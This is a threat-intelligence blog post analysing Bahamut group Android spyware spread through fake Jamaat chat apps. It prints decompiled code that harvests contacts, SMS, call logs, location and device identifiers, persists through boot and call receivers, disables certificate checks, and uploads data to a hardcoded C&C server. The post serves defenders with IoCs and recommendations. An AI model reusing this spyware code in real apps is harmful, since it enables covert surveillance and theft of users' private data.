Bahamut Threat Group Targets Users with Phishing

By cybleinc

Published: 2021-08-10 · Archived: 2026-04-05 23:03:40 UTC

A phishing campaign from a Twitter post. The Threat Actor (TA) hosts malicious Android APK files on a counterfeit version of Jamaat websites.

During Cyble’s routine threat hunting exercise, we came across a Twitter post mentioning a phishing campaign involving a Threat Actor (TA) hosting malicious Android APK files on a counterfeit version of Jamaat websites.


The phishing websites used by the TA are as follows:

- jamaat-ul-islam[.]com
- jamatapplication[.]com
- jamaatforummah[.]com
- jamaatforallah[.]com

The figure below shows the phishing page.

See Cyble in Action

World's Best AI-Native Threat Intelligence






Figure 1: Phishing page to deliver malware

As per Cyble's research, this campaign is identical to the Bahamut group. Therefore, it is likely that the Bahamut group is operating under this alias. Bahamut is a threat group targeting the Middle East and South Asia and its attack vectors are phishing campaigns and malware. First noticed in 2017, Bahamut has targeted many individuals and entities.

Our research team has downloaded the samples and conducted a thorough analysis. Based on this, the Cyble Research Lab concluded that the malware is a variant of spyware and uploads the data to a Command & Control (C&C) server. We also observed that the malicious app disguises itself as the Jamaat chat app and the Muslim Youth app.


Technical Analysis

APK Metadata Information

- App Name**: JamaatChat**
- Package Name: **com.example.jamaat**
- SHA256 Hash: **9d4e5d46ab3e2bb4b38256960b88ddc7e266d1959fa75d676a0cac5e811ad325**

Figure 2: APK Metadata Information

Our initial analysis observed that the TA had hosted the file with different names for the same sample.



The Bahamut malware requests the user for 21 different permissions, of which 14 are dangerous. The dangerous permissions are listed below.

Permission Name	Description
android.permission.READ_CONTACTS	Access to phone contacts
android.permission.READ_EXTERNAL_STORAGE	Access device external storage
android.permission.WRITE_EXTERNAL_STORAGE	Modify device external storage
android.permission.READ_PHONE_STATE	Access phone state and information
android.permission.RECORD_AUDIO	Allows to record audio using device microphone
android.permission.ACCESS_COARSE_LOCATION	Fetch device location using a mobile network
android.permission.ACCESS_FINE_LOCATION	Fetch device location using GPS sensor
android.permission.ACCESS_BACKGROUND_LOCATION	Access location information in background
android.permission.CALL_PHONE	Perform call without user intervention
android.permission.CAMERA	Access device camera hardware
android.permission.READ_CALL_LOG	Access user’s call logs

android.permission.READ_SMS	Access user's SMSs stored in the device
android.permission.RECEIVE_SMS	Fetch and process SMS messages
android.permission.WRITE_SETTINGS	Modify device's system settings

Table 1: Dangerous permissions

When the user enables these permissions, the malicious app will collect information such as Contacts, SMSs, Call Logs, Audio, etc.

The below figure shows that the app requests permission at the start.




Figure 3: App requests permissions at the start

The Bahamut malware requests the user for Contacts and SMS permissions upon starting the application, among others. Once the victim enables these permissions, the malware initiates background services to collect information. The below figure depicts the code to start background services for collecting data.

```
    } else {
        Log.e("set to never ask again", permission);
        if (permission.equalsIgnoreCase("android.permission.READ_EXTERNAL_STORAGE") || permission.equalsIgnoreCase("android.permission.WRITE_EXTERNAL_STORAGE")) {
            this.read_stoarge = true;
        }
        if (permission.equalsIgnoreCase("android.permission.READ_CONTACTS")) {
            this.read_contacts = true;
        }
        if (permission.equalsIgnoreCase("android.permission.READ_PHONE_STATE")) {
            this.granted_phone_state = true;
        }
        if (permission.equalsIgnoreCase("android.permission.ACCESS_COARSE_LOCATION") || permission.equalsIgnoreCase("android.permission.ACCESS_FINE_LOCATION")) {
            this.is_location = true;
        }
        if (permission.equalsIgnoreCase("android.permission.READ_SMS")) {
            this.is_read_sms = true;
        }
        if (permission.equalsIgnoreCase("android.permission.READ_CALL_LOG")) {
            this.is_call_log = true;
        }
    }
}
UserPermissions userPermissions = new UserPermissions();
userPermissions.granted_phone_state = this.granted_phone_state;
userPermissions.read_contacts = this.read_contacts;
userPermissions.is_call_log = this.is_call_log;
userPermissions.read_stoarge = this.read_stoarge;
userPermissions.is_location = this.is_location;
userPermissions.is_read_sms = this.is_read_sms;
DroidPrefs.apply(this, "permissions", userPermissions);
if (!this.read_contacts) {
    startService(new Intent(this, ContactSyncService.class));
}
if (!this.read_stoarge) {
    CreateFolders();
}
if (!this.is_call_log) {
    startService(new Intent(this, CallLogService.class));
}
if (!this.is_read_sms) {
    startService(new Intent(this, SmsService.class));
}
Flags flags = (Flags) DroidPrefs.get(this, "flags", Flags.class);
if (!this.read_contacts) {
    flags.contacts_flag = 1;
} else {
    flags.contacts_flag = 0;
}
if (!this.read_stoarge) {
    flags.File_flag = 1;
```

Background services for collecting contacts, call logs and SMSs

Figure 4: Background service for collecting information

The Bahamut malware creates a copy of the device's contacts, SMS, call logs to the local database, named as *tabs_database*, in the initial stage. The below figure shows table details of the database.

```
/* access modifiers changed from: protected */
@Override // androidx.room.RoomDatabase
public SupportSQLiteOpenHelper createOpenHelper(DatabaseConfiguration configuration) {
    return configuration.sqliteOpenHelperFactory.create(SupportSQLiteOpenHelper.Configuration.builder(configuration.context).name(configuration.name).callback(new RoomOpenHelper(configuration, new RoomOpenHelper.Delegate(2) {
        /* class com.example.jamaat.Utils.ContactsRoomDatabase_Impl.AnonymousClass1 */

        @Override // androidx.room.RoomOpenHelper.Delegate
        public void createAllTables(SupportSQLiteDatabase _db) {
            _db.execSQL("CREATE TABLE IF NOT EXISTS `user_contacts` (`name` TEXT, `phone_number` TEXT, `id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL)");
            _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_user_contacts_phone_number` ON `user_contacts` (`phone_number`)");
            _db.execSQL("CREATE TABLE IF NOT EXISTS `user_chat` (`chat_messages` TEXT, `chat_time` TEXT, `is_delivered` TEXT, `commentId` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `room_id` TEXT, `type` TEXT, `user_name` TEXT
            _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_user_chat_message_id` ON `user_chat` (`message_id`)");
            _db.execSQL("CREATE TABLE IF NOT EXISTS `chats` (`room_id` TEXT, `is_group` TEXT, `chat_title` TEXT, `latest_message` TEXT, `latest_user_name` TEXT, `latest_msg_time` TEXT, `chatId` INTEGER PRIMARY KEY AUTOINCREMENT
            _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_chats_room_id` ON `chats` (`room_id`)");
            _db.execSQL("CREATE TABLE IF NOT EXISTS `group_members` (`name` TEXT, `group_room_id` TEXT, `is_admin` INTEGER NOT NULL, `user_image` TEXT, `id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL)");
            _db.execSQL("CREATE TABLE IF NOT EXISTS `users` (`name` TEXT, `userid` TEXT, `phone` TEXT, `email` TEXT, `password` TEXT, `id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL)");
            _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_users_phone_userid` ON `users` (`phone`, `userid`)");
            _db.execSQL("CREATE TABLE IF NOT EXISTS `call_logs` (`phone` TEXT, `name` TEXT, `call_type` TEXT, `duration` TEXT, `call_id` TEXT, `id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL)");
            _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_call_logs_call_id` ON `call_logs` (`call_id`)");
            _db.execSQL("CREATE TABLE IF NOT EXISTS `user_sms` (`sms` TEXT, `address` TEXT, `_id` TEXT, `time` TEXT, `sms_id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `sms_type` TEXT)");
            _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_user_sms__id` ON `user_sms` (`_id`)");
            _db.execSQL("CREATE TABLE IF NOT EXISTS `user_files` (`name` TEXT, `type` TEXT, `url` TEXT, `is_downlaoded` TEXT, `thumb` TEXT, `directory_path` TEXT, `raw_id` TEXT, `files_id` INTEGER PRIMARY KEY AUTOINCREMENT NOT
            _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_user_files_url` ON `user_files` (`url`)");
            _db.execSQL(RoomMasterTable.CREATE_QUERY);
            _db.execSQL("INSERT OR REPLACE INTO room_master_table (id,identity_hash) VALUES(42, '55e0c8b2a1f505981345626a1a814373')");
        }
```

Figure 5: Code to create the database for storing information

Spyware Activity

1. **Contacts:** The spyware extracts all the contacts stored on the device and stores them on a database table *user_contacts*. The below figure shows the code to collect contacts and store the data in a database table.

```java
private void getContactList() {
    ContentResolver cr = getContentResolver();
    Cursor cur = cr.query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
    if ((cur != null ? cur.getCount() : 0) > 0) {
        while (cur != null && cur.moveToNext()) {
            Contacts contacts = new Contacts();
            String id = cur.getString(cur.getColumnIndex("_id"));
            contacts.setName(cur.getString(cur.getColumnIndex("display_name")));
            if (cur.getInt(cur.getColumnIndex("has_phone_number")) > 0) {
                Cursor pCur = cr.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, "contact_id = ?", new String[]{id}, null);
                while (pCur.moveToNext()) {
                    contacts.setPhone_number(pCur.getString(pCur.getColumnIndex("data1")));
                }
                insertContacts(contacts);
                Log.i("name", contacts.getName());
                pCur.close();
            }
        }
    }
    if (cur != null) {
        cur.close();
    }
}

public void insertContacts(Contacts word) {
    this.contacsDao = ContactsRoomDatabase.getDatabase(this).contacsDao();
    new insertTaskAsynckContacts(this.contacsDao).execute(word);
}
```

Store contacts data to local database

Figure 6: Code to collect contacts data

- **SMSs:** As the below figure shows, the malware collects SMSs and stores it in a database table named *user_sms*.

```java
private void GetAllsms() {
    Cursor cur = getContentResolver().query(Uri.parse("content://sms"), null, null, null, null);
    while (cur != null && cur.moveToNext()) {
        UserSms userSms = new UserSms();
        String address = cur.getString(cur.getColumnIndex("address"));
        userSms.setSms(cur.getString(cur.getColumnIndexOrThrow(TtmlNode.TAG_BODY)));
        userSms.setAddress(address);
        userSms.set_id(cur.getString(cur.getColumnIndexOrThrow("_id")));
        userSms.setTime(cur.getString(cur.getColumnIndex("date")));
        if (cur.getString(cur.getColumnIndexOrThrow("type")).contains(IcyHeaders.REQUEST_HEADER_ENABLE_METADATA_VALUE)) {
            userSms.setSms_type("inbox");
        } else {
            userSms.setSms_type("sent");
        }
        Savesms(userSms);
    }
    if (cur != null) {
        cur.close();
    }
}

public void Savesms(UserSms userSms) {
    ContactsRoomDatabase.getDatabase(this).userSmsDao().insert(userSms);
}
```

Figure 7: Code to collect SMSs

- **Call Logs:** As the below figure shows, the Bahamut malware extracts call log data and stores the data on a database table *call_logs*.

```
private void getCallDetails() {
    StringBuffer sb = new StringBuffer();
    Cursor managedCursor = getContentResolver().query(CallLog.Calls.CONTENT_URI, null, null, null, null);
    int number = managedCursor.getColumnIndex("number");
    int type = managedCursor.getColumnIndex("type");
    int date = managedCursor.getColumnIndex("date");
    int duration = managedCursor.getColumnIndex("duration");
    sb.append("Call Details :");
    while (managedCursor.moveToNext()) {
        String phNumber = managedCursor.getString(number);
        String callType = managedCursor.getString(type);
        String callDate = managedCursor.getString(date);
        Date callDayTime = new Date(Long.valueOf(callDate).longValue());
        String callDuration = managedCursor.getString(duration);
        String dir = null;
        int dircode = Integer.parseInt(callType);
        if (dircode == 1) {
            dir = "INCOMING";
        } else if (dircode == 2) {
            dir = "OUTGOING";
        } else if (dircode == 3) {
            dir = "MISSED";
        }
        sb.append("\nPhone Number:--- " + phNumber + " \nCall Type:--- " + dir + " \nCall Date:--- " + callDayTime + " \nCall
        sb.append("\n----------------------------------");
        CallLogs callLogs = new CallLogs();
        callLogs.setName("");
        callLogs.setPhone(phNumber);
        callLogs.setCall_type(dir);
        callLogs.setDuration(callDuration);
        callLogs.setCall_id(callDate);
        SaveCallLogstoDatabase(callLogs);
    }
    managedCursor.close();
}

public void SaveCallLogstoDatabase(CallLogs callLogs) {
    ContactsRoomDatabase.getDatabase(this).callLogDao().insert(callLogs);
}
```

Figure 8: Code to collect Call Logs

- **Files List:** A list of files from device storage is classified as documents, audio, video, images and stored in a database table named as *user_files*
- **Location:** Collects device location information
- **Device Hardware details:** Collectsinformation such as IMEI number, IP address, device ID, and phone model.

The below figure depicts the code to collect device information and location.

```
private void ConnectionClient() {
    new JSONArray();
    JSONObject send_json = new JSONObject();
    try {
        if (!this.granted_phone_state) {
            send_json.put("IMEI", Constant.getId(getApplicationContext()));
            send_json.put("operator", Constant.getCarriername(getApplicationContext()));
            send_json.put("simSerial", Constant.getSimserialnumber(getApplicationContext()));
        } else {
            send_json.put("IMEI", "permission_denied");
            send_json.put("operator", "permission_denied");
            send_json.put("simSerial", "permission_denied");
        }
        send_json.put("phoneModel", Constant.getDeviceName());
        send_json.put("buildVersion", Build.VERSION.RELEASE);
        send_json.put("deviceId", Settings.Secure.getString(getApplicationContext().getContentResolver(), "android_id"));
        send_json.put("networkState", Constant.checkNetworkStatus(getApplicationContext()));
        send_json.put("ip", Constant.getIPAddress(true));
        if (!this.is_location) {
            send_json.put("location", Constant.getLocation(getApplicationContext()));
        } else {
            send_json.put("location", "permission_denied");
        }
    } catch (JSONException e) {
        e.printStackTrace();
    }
}
```

Figure 9: Code to collect location and device hardware information

The malware creates listeners for users and device events, such as:

1. **DEVICE BOOT UP**
2. **SMS RECEIVED**
3. **CALL RECEIVED**

4. **WIFI STATE CHANGE**
5. **User event/New contact added**

The below figure shows the code related to the listener created for **CALL RECEIVED** event.

```
public class CallReceiver extends BroadcastReceiver {
    private static final String TAG = "broadcast_intent";
    public static Boolean dialog = false;
    public static String incoming_number;
    private Context context;
    private String current_state;
    private String event;
    private String previus_state;
    private SharedPreferences sp;
    private SharedPreferences spl;
    private SharedPreferences.Editor spEditor;
    private SharedPreferences.Editor spEditor1;

    public void onReceive(Context context2, Intent intent) {
        System.out.println("Receiver start");
        intent.getAction();
        String state = intent.getStringExtra("state");
        String incomingNumber = intent.getStringExtra("incoming_number");
        if (state.equals(TelephonyManager.EXTRA_STATE_RINGING) && incomingNumber != null) {
            new Storage(context2).getExternalStorageDirectory();
            Constant.IntializeSocket(context2);
            if (state.equals(TelephonyManager.EXTRA_STATE_OFFHOOK)) {
                Toast.makeText(context2, "Call Received State", 0).show();
            }
            if (state.equals(TelephonyManager.EXTRA_STATE_IDLE)) {
                Toast.makeText(context2, "Call Idle State", 0).show();
            }
        }
    }
}
```

Initiating the upload activity

Figure 10: Code to listen for a call received event

The Bahamut malware will upload the collected data whenever the afore-mentioned events are triggered on the victim device. The TA has also created a [scheduler](https://developer.android.com/reference/android/app/AlarmManager) to upload data which will execute every 4 hours (14400000 milliseconds). The below code shows the listener for the **BOOT-UP** event which creates a scheduler that executes every 4 hours.

```
public class BootReceiver extends BroadcastReceiver {
    public void onReceive(Context context, Intent intent) {
        Log.i("reason", "restart");
        if (intent.getAction() != null) {
            Log.i("reason", intent.getAction());
            if (intent.getAction().equals("android.intent.action.BOOT_COMPLETED")) {
                if (Build.VERSION.SDK_INT >= 26) {
                    context.startForegroundService(new Intent(context, SocketNotificationService.class));
                } else {
                    context.startService(new Intent(context, SocketNotificationService.class));
                }
                Flags flags = (Flags) DroidPrefs.get(context, "flags", Flags.class);
                flags.data_flag = 1;
                DroidPrefs.apply(context, "flags", flags);
                Constant.IntializeSocket(context);
                startAlarm(context, PendingIntent.getBroadcast(context, 10, new Intent(context, AlarmReceiver.class), 0));
            }
        }
    }

    public void startAlarm(Context context, PendingIntent pendingIntent) {
        ((AlarmManager) context.getSystemService(NotificationCompat.CATEGORY_ALARM)).setRepeating(0, System.currentTimeMillis(), (long) 14400000, pendingIntent);
    }
}
```

Upload function invoked

Starting alarm job for every 14400000 ms

Figure 11: Code to listen for Boot up the event and to create a scheduler

As the below code shows, *initializeSocket()* is the function that uploads all the data to the C&C server.

```
public static void IntializeSocket(Context context) {
    if (((Flags) DroidPrefs.get(context, "flags", Flags.class)).data_flag != 0) {
        Log.i("reason", "intialization");
        try {
            HostnameVerifier myHostnameVerifier = new HostnameVerifier() {
                /* class com.example.jamaat.Utils.Constant.AnonymousClass4 */

                public boolean verify(String hostname, SSLSession session) {
                    return true;
                }
            };
            TrustManager[] trustAllCerts = {new X509TrustManager() {
                /* class com.example.jamaat.Utils.Constant.AnonymousClass5 */

                @Override // javax.net.ssl.X509TrustManager
                public void checkClientTrusted(X509Certificate[] chain, String authType) throws CertificateException {
                }

                @Override // javax.net.ssl.X509TrustManager
                public void checkServerTrusted(X509Certificate[] chain, String authType) throws CertificateException {
                }

                public X509Certificate[] getAcceptedIssuers() {
                    return new X509Certificate[0];
                }
            }};
            SSLContext mySSLContext = null;
            try {
                mySSLContext = SSLContext.getInstance("TLS");
                try {
                    mySSLContext.init(null, trustAllCerts, null);
                } catch (KeyManagementException e) {
                    e.printStackTrace();
                }
            } catch (NoSuchAlgorithmException e2) {
                e2.printStackTrace();
            }
            new OkHttpClient.Builder().hostnameVerifier(myHostnameVerifier).sslSocketFactory(mySSLContext.getSocketFactory()).build();
            IO.Options options1 = new IO.Options();
            options1.timeout = DefaultLoadErrorHandlingPolicy.DEFAULT_TRACK_BLACKLIST_MS;
            options1.multiplex = false;
            String[] transport = {WebSocket.NAME};
            options1.reconnectionDelay = AdaptiveTrackSelection.DEFAULT_MIN_TIME_BETWEEN_BUFFER_REEVALUTATION_MS;
            options1.transports = transport;
            options1.upgrade = false;
            Socket socket = IO.socket(Apis.BASE_URL, options1);
            socket.connect();
            TabApplication.setSocket(socket);
```

Initializing https connection

Connecting with C&C using Socket.IO library

Figure 12: Code used to communicate with the C&C server

For all communication with the C&C server, the fake app uses a framework called Socket.IO, a real-time, bidirectional communication library. In addition, Bahamut malware uses HTTPS protocol to communicate with the C&C server.

C&C server URL: **hxxps://h94xnghlldx6a862moj3[.]de**

The below figure shows the C&C server IP, which is stored in the application code.

```
public class Apis {
    public static String BASE_URL = "https://h94xnghlldx6a862moj3.de/";
    public static String BASE_URL_PDF = "https://h94xnghlldx6a862moj3.de/media/documents/";

    public static boolean isUrlExists(String URLName) {
        try {
            HttpURLConnection.setFollowRedirects(false);
            HttpURLConnection con = (HttpURLConnection) new URL(URLName).openConnection();
            con.setConnectTimeout(1000);
            con.setReadTimeout(1000);
            con.setRequestMethod("HEAD");
            return true;
        } catch (Exception e) {
            e.printStackTrace();
            return false;
        }
    }
```

Figure 13: C&C server URL in malware's code

The application also contains code to emulate a chat application by using the WebView functionality in Android.

Conclusion

According to our research, Bahamut frequently uses phishing pages as an attack vector to deliver malware. In this scenario, the group is targeting users trying to access Jamaat domains with Android Spyware.

To protect yourself from these infections, the user should prefer to install applications from the official Google Play Store. Also, be aware of the threat groups and their attack vectors and take measures accordingly.

Our Recommendations

We have listed some of the essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

1. If you find this malware in your device, uninstall it immediately.
2. Use the shared IoCs to monitor and block the malware infection.
3. Keep your anti-virus software updated to detect and remove malicious software.
4. Keep your system and applications updated to the latest versions.
5. Use strong passwords and enable two-factor authentication.
6. Download and install software only from registered app stores.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Defense Evasion	T1406 T1418	1. Obfuscated Files or Information 2. Application Discovery
Credential Access	T1412 T1517	1. Capture SMS Messages 2. Access Notifications
Discovery	T1421 T1422 T1430 T1426 T1424	1. System Network Connections Discovery 2. System Network Configuration Discovery 3. Location Tracking 4. System Information Discovery 5. Process Discovery
Collection	T1432 T1433 T1429 T1507 T1517	1. Access Contact List 2. Access Call Log 3. Capture Audio 4. Network Information Discovery 5. Access Notifications
Command and Control	T1436	Commonly Used Port

Indicators of Compromise (IoCs):

Indicators	Indicator type	Description

9d4e5d46ab3e2bb4b38256960b88ddc7e266d1959fa75d676a0cac5e811ad325	SHA256	Hash of the sample1
c5aa8327dfbca613e487d4075162f667e9ed967ad5d63427f79cb55ec79988b8	SHA256	Hash of the sample2
4899519c3b0c8ba3c811e88e3f825d84833d05a6d82d64d9bc7e679ecdd36431	SHA256	Hash of the sample3
7987841d022c799eeb0dbdc9bb656d88720b874353d42d709aa613705dd03597	SHA256	Hash of the sample5
hxxps://h94xnghlldx6a862moj3[.]de	URL	C&C Server URL

About Us

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the Darkweb. Its prime focus is to provide organizations with real-time visibility to their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Startups to Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.

Source: https://blog.cyble.com/2021/08/10/bahamut-threat-group-targeting-users-through-phishing-campaign/